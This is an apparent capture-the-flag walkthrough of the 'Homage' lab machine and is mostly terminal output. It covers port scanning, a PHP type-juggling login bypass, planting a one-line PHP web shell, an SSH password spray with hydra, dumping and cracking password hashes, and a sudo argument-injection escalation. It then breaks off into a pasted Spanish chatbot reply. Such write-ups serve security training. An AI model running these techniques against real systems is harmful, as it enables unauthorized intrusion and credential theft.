

Homage

Homage

  created by ||  cromiphi

 **Release Date** // 2021-06-10

 **MD5** // 26ef9ca7e092fccd67b02d2ba727900c

 **Root** // 63

 **User** // 63

 **Notes** //

Hack and fun.

Download 

Reviews

Congratz miguel1985 you pwned it!



```

└──(root㉿kali)-[~/home/guel]
# nmap -sSM-p- -Pn -n -y -vvv --min-rate 5000 192.168.0.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 10:21 EDT
Initiating ARP Ping Scan at 10:21
Scanning 192.168.0.19 [1 port]
Completed ARP Ping Scan at 10:21, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:21
Scanning 192.168.0.19 [65535 ports]
Discovered open port 80/tcp on 192.168.0.19
Discovered open port 22/tcp on 192.168.0.19
Increasing send delay for 192.168.0.19 from 0 to 5 due to 3784 out of 4000
Increasing send delay for 192.168.0.19 from 5 to 10 due to 1054 out of 4000
Increasing send delay for 192.168.0.19 from 10 to 20 due to 2224 out of 4000
Increasing send delay for 192.168.0.19 from 20 to 40 due to max_successes
Increasing send delay for 192.168.0.19 from 40 to 80 due to max_successes
Increasing send delay for 192.168.0.19 from 80 to 160 due to max_successes
Increasing send delay for 192.168.0.19 from 160 to 320 due to max_successes
Increasing send delay for 192.168.0.19 from 320 to 640 due to max_successes
Increasing send delay for 192.168.0.19 from 640 to 1000 due to max_successes
Completed SYN Stealth Scan at 10:22, 95.03s elapsed (65535 total ports)
Nmap scan report for 192.168.0.19
Host is up, received arp-response (0.0012s latency).
Scanned at 2025-04-14 10:21:23 EDT for 95s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 08:00:27:A2:BC:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 95.30 seconds
Raw packets sent: 351799 (15.479MB) | Rcvd: 65547 (2.622MB)

```

```

Scanned at 2025-04-14 10:23:52 EDT for 101.73s
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed

```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
_ssh-hostkey:			
_rsa 2048 0c:3f:13:54:6e:e6:e6:56:d2:91:eb:ad:95:36:c6:8d (RSA)			
_ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDhemxEZcm98GFwIRozVUePnC+Cejni5lScAa7ha5neDlWQT2e6dbubOkddku/qgtgY4eP7mzjsX2APhOr23CFWVr37Y+mQ/A4J0ODizpr/mggCCi6kqHqyRWgcPG98AVJ9IjPehVkptQdLpQlsOV8EzJClu6tBInWzxtGi5v0B94lMVSFM3G6LJQY8ad4FCEc7TU+agLRPHFUPFqqPbf9hbDD7MUDR4pXEQtJ1p/D/9rdBbg1Sp			
_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHayNTYAAAIBmlzdHayNTYAAABBBB+zmcUltQUYUVvfWqtUjdFpCh0IkOnPUBgY=			
_ed25519 256 85:5a:05:2a:4b:c0:b2:36:ea:8a:e2:8a:b2:ef:bc:df (ED25519)			
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHNRrcR981Cz0RruPnEn/opg56t7SFktwnhZzGpXcfE			
80/tcp	open	http	syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
_http-favicon: Unknown favicon MD5: 10061093753131BD6692435C177C0904			
_http-server-header: Apache/2.4.38 (Debian)			
_http-title: Password protected page			
_http-methods:			
_ Supported Methods: GET HEAD POST OPTIONS			
MAC Address: 08:00:27:A2:BC:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)			
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel			

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Type_Juggling/README.md

The screenshot shows a browser developer tools interface with the Network tab selected. A POST request to `/secret.php` is shown in the Request section, with the password field highlighted. The Response section shows the server's response, which includes a `thisVMsucksso muchLOL` element highlighted in pink. The Inspector panel on the right shows the selected text `thisVMsucksso muchLOL`.

```
Request
Pretty Raw Hex
1 POST /secret.php HTTP/1.1
2 Host: 192.168.0.19
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/x-www-form-urlencoded,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 10
9 Origin: http://192.168.0.19
10 Connection: keep-alive
11 Referer: http://192.168.0.19/
12 Upgrade-Insecure-Requests: 1
13 Priority: 0x0, 1
14 login=admin&password=fnslf
15 login=admin&password=fnslf
16

Response
Pretty Raw Hex Render
1 : HTTP/1.1 200 OK
2 Date: Mon, 14 Apr 2025 14:56:35 GMT
3 Server: Apache/2.4.38 (Debian)
4 Vary: Accept-Encoding
5 Content-Type: text/html
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12   <head>
13     <meta charset="utf-8" />
14     <title> Access codes HMV central server </title>
15   </head>
16   <body>
17     <h1> Access codes : </h1>
18     <br>
19     <strong> thisVMsucksso muchLOL </strong>
20   </p>
21   <br>
22   <br>
23   <br>
24 This page is for HMV staff only. Please remember to visit it regularly as access codes are changed weekly.<br />
HMV thanks you for visiting.
25 </p>
26
27
28 </body>
29 </html>
30
31
```


The screenshot shows a terminal session on Kali Linux. It starts with an SSH connection to the target host (192.168.0.19). The user is prompted to accept the host key fingerprint. Once accepted, the user logs in as root. The terminal shows the standard Debian 4.19.181-1 (2021-03-19) x86_64 prompt. The user then runs the `id` command to verify their root status.

```
(root㉿kali)-[/home/guel]
# ssh l4nr3n@192.168.0.19
The authenticity of host '192.168.0.19 (192.168.0.19)' can't be established.
ED25519 key fingerprint is SHA256:2b+kTRKLx4qeMsfce+AHPgj/ReUzFfLnFbNEPBAG4uk.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:13: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.19' (ED25519) to the list of known hosts.
l4nr3n@192.168.0.19's password:
Linux homage 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun  8 12:52:39 2021 from 192.168.0.28
l4nr3n@homage:~$ id
uid=1000(l4nr3n) gid=1000(l4nr3n) groups=1000(l4nr3n)
l4nr3n@homage:~$
```

```
l4nr3n@homage:/var/www/html$ cd ..
l4nr3n@homage:/var/www$ ls -la
total 16
drwxr-xr-x  4 www-data www-data 4096 Jun  8  2021 .
drwxr-xr-x 12 root    root    4096 Jun  5  2021 ..
lrwxrwxrwx  1 root    root    9 Jun  8  2021 .bash_history → /dev/null
drwxr-xrwx  3 www-data www-data 4096 Jun  8  2021 html
drwxr-xr-x  3 www-data www-data 4096 Jun  8  2021 .local
l4nr3n@homage:/var/www$ cd html
l4nr3n@homage:/var/www/html$ echo '<?php system($_GET["cmd"]);?>' > cmd.php
l4nr3n@homage:/var/www/html$ ls
cmd.php  hmv.jpg  HMV_old_archives  index.php  secret.php
l4nr3n@homage:/var/www/html$
```



```
www-data@homage:/home$ ls -la
total 24
drwxr-xr-x  6 root      root      4096 Jun  8  2021 .
drwxr-xr-x 18 root      root      4096 May 19  2021 ..
drwx-----  4 d4t4s3c  d4t4s3c   4096 Jun  8  2021 d4t4s3c
drwx-----  4 l4nr3n   l4nr3n   4096 Jun  8  2021 l4nr3n
drwxr-x---  5 sml      d4t4s3c   4096 Jun  8  2021 sml
drwx-----  3 softy_hack softy_hack 4096 Jun  8  2021 softy_hack
www-data@homage:/home$ cd sml/
bash: cd: sml/: Permission denied
www-data@homage:/home$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
www-data@homage:/home$ cd /var/www/html/HMV_old_archives/
www-data@homage:/var/www/html/HMV_old_archives$ ls -la
total 35384
drwx-----  2 www-data www-data  4096 Jun  8  2021 .
drwxr-xrwx  3 www-data www-data  4096 Apr 14 17:10 ..
-rw-r--r--  1 www-data www-data 179972 Jun  4  2021 1.html
-rw-r--r--  1 www-data www-data 179972 Jun  4  2021 10.html
```

```
www-data@homage:/var/www/html/HMV_old_archives$ ls -l --time-style=full-iso
total 35376
```

```
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 170.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 171.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 172.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 173.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 174.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 175.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 176.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 177.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 178.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 179.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:02.000000000 +0200 18.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 180.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 181.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 182.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 183.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 184.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:59:54.000000000 +0200 185.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 186.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 187.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 188.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 189.html
```

```
<!-- FIN SUPERPIL -->
</div>
```

```
91fb7ea6c76b087b53068d91195948c8 -
```

The screenshot shows a web browser window with the URL <https://hashes.com/en/decrypt/hash>. The page title is "Hashes.com". The main content area displays a success message: "⚠️ Proceeded! 1 hashes were checked: 1 found 0 not found". Below this, a green box shows the result: "✓ Found: 91fb7ea6c76b087b53068d91195948c8:1passwordonly". At the bottom left is a blue button labeled "SEARCH AGAIN".

```
[root@kali:[/home/gue1]
# hydra -L users.txt -p 1passwordonly ssh://192.168.0.19
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
binding, these *** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-14 11:38:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per task
[DATA] attacking ssh://192.168.0.19:22/
[22][ssh] host: 192.168.0.19 login: softy_hack password: 1passwordonly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-14 11:38:13
```

```
softy_hack@homage:/var/www/html/HMV_old_archives$ id
uid=1001(softy_hack) gid=1001(softy_hack) groups=1001(softy_hack)
softy_hack@homage:/var/www/html/HMV_old_archives$
```

```
-rw----- 1 softy_hack softy_hack 112 Jun  8 2021 .mysql_history
-rw-r--r-- 1 softy_hack softy_hack 807 Jun  5 2021 .profile
softy_hack@homage:~$ cat .mysql_history
show databases;
use hmv_db
show tables;
show fields from hmv_users;
select user_login,user_pass from hmv_users;
softy_hack@homage:~$ ls -la /home/
total 24
drwxr-xr-x  6 root      root      4096 Jun  8 2021 .
drwxr-xr-x 18 root      root      4096 May 19 2021 ..
drwx-----  4 d4t4s3c  d4t4s3c   4096 Jun  8 2021 d4t4s3c
drwx-----  4 l4nr3n  l4nr3n   4096 Jun  8 2021 l4nr3n
drwxr-x---  5 sml      d4t4s3c   4096 Jun  8 2021 sml
drwx-----  3 softy_hack softy_hack 4096 Jun  8 2021 softy_hack
softy_hack@homage:~$ mysql -usofty_hack -p
Enter password:
```

```
+-----+
4 rows in set (0.011 sec)

MariaDB [(none)]> use hmv_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [hmv_db]> select user_login,user_pass from hmv_users;
+-----+-----+
| user_login | user_pass          |
+-----+-----+
| cromiphi   | $P$BqUC2qSvJeqAm74VV8DlZ1igVSxb3Q. |
| d4t4s3c    | $P$BRibz10RghJBstfw7PW7QKxtFRC7d/. |
+-----+-----+
2 rows in set (0.002 sec)

MariaDB [hmv_db]> █
```

```
└─(root㉿kali)-[~/home/guel]
└─(root㉿kali)-[~/home/guel]
# hashcat hash.txt /usr/share/wordlists/rockyou.txt -o -m 400
hashcat (v6.2.6) starting
```

```
* zero-byte

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$P$BRibz10RghJBstfw7PW7QKxtFRC7d/.:jaredlee
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ █
```

```
drwx----- 3 softy_hack softy_hack 4096 Apr 14 17:43 softy_hack
softy_hack@homage:~$ su d4t4s3c
Password:
d4t4s3c@homage:/home/softy_hack$ id
uid=1002(d4t4s3c) gid=1002(d4t4s3c) groups=1002(d4t4s3c)
d4t4s3c@homage:/home/softy_hack$
```

```
d4t4s3c@homage:/home/sml$ rm /tmp/unarchivo.txt
d4t4s3c@homage:/home/sml$ sudo -l
Matching Defaults entries for d4t4s3c on homage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User d4t4s3c may run the following commands on homage:
    (sml : sml) NOPASSWD: /bin/bash /home/sml/clean.sh *
```

```
d4t4s3c@homage:/home/sml$ sudo -u sml /bin/bash /home/sml/clean.sh '--target=/bin/bash'
sml@homage:~$
```

```
17:48:09 up 3:03, 1 user, load average: 0.00, 0.00, 0.00
sml@homage:~$ cd secret/
sml@homage:~/secret$ ls
execute_me note.txt
sml@homage:~/secret$ ls -la
total 16
drwx----- 2 sml sml 4096 Jun  8 2021 .
drwxr-x-- 5 sml d4t4s3c 4096 Jun  8 2021 ..
-rw-r--r-- 1 sml sml 570 Jun  8 2021 execute_me
-rw-r--r-- 1 sml sml 107 Jun  8 2021 note.txt
sml@homage:~/secret$ cat note.txt
I'm glad I developed a program with a source code that looks like a weird encoding but is not an encoding!
sml@homage:~/secret$
```

deepseek

4. ¿Es un Lenguaje Esotérico?

Existen lenguajes de programación "inusuales" como:

- **Brainfuck:** Usa solo caracteres como >, <, +, -, [,].
 - **Malbolge:** Diseñado para ser ilegible.
 - **Ook!:** Basado en emojis de monos.

Pero tu archivo **no coincide** con sus sintaxis típicas.

